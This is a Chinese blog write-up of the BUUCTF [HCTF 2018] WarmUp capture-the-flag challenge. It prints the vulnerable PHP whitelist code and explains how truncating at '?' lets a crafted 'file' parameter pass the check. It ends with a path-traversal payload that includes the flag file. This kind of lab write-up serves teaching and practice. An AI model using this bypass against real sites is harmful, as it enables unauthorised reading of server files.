BUUCTF [HCTF 2018] WarmUp

原创

Senimo_ 于 2020-03-29 13:51:50 发布 388 收藏 1

分类专栏： BUUCTF WEB Writeup 文章标签： buuctf writeup HCTF 2018 WarmUp

本文链接：https://blog.csdn.net/weixin_44037296/article/details/105169497

BUUCTF [HCTF 2018] WarmUp

启动靶机，打开环境：

根据提示是一道**PHP代码审计**的题目，查看网页源码：

```
<body>
    <!--source.php-->
```

发现提示的新页面，访问得到源码：

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```


分析源码：

先看最后的一个`if`：

```php
    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
```

1. 传入的变量`file`不为空，并且为`string`类型，并执行`checkFile()`函数
2. 三个条件为真则执行`include`
3. 三个条件为假则输出滑稽

查看`checkFile()`函数：

```php
public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }

        if (in_array($page, $whitelist)) {
            return true;
        }

        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
            $_page,
            0,
            mb_strpos($_page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }
        echo "you can't see it";
        return false;
    }
}
```

1. 有两个页面：`source.php` 和 `hint.php`
2. 四个 `if` 判断：


- `$page` 不为空或不为字符串，返回 `false`
- `$page` 在 `$whitelist` 数组中，返回 `true`
- `mb_substr()` 函数截取字符串
- `mb_strpos()` 函数返回在 `$page` 中 `?` 前的内容，没有则返回 `$page` 的值
- 截取后 `$page` 在 `$whitelist` 数组中，返回 `true`
- 对 `$page` 进行 `URL解码`
- 执行与之前相同的截取操作
- 解码截取后 `$page` 在 `$whitelist` 数组中，返回 `true`

访问`checkFile()`函数中的`hint.php`页面：

提示了`flag`所在的路径，尝试访问：

```
/source.php?file=source.php?../ffffllllaaaagggg
```

因为`checkFile()`函数会匹配`?`前的内容是否在数组`whitelist`中，因为不知道在哪个目录，多次添加`../`得到`flag`：



最终**payload**：

```
/source.php?file=source.php?../../../../../ffffllllaaaagggg
```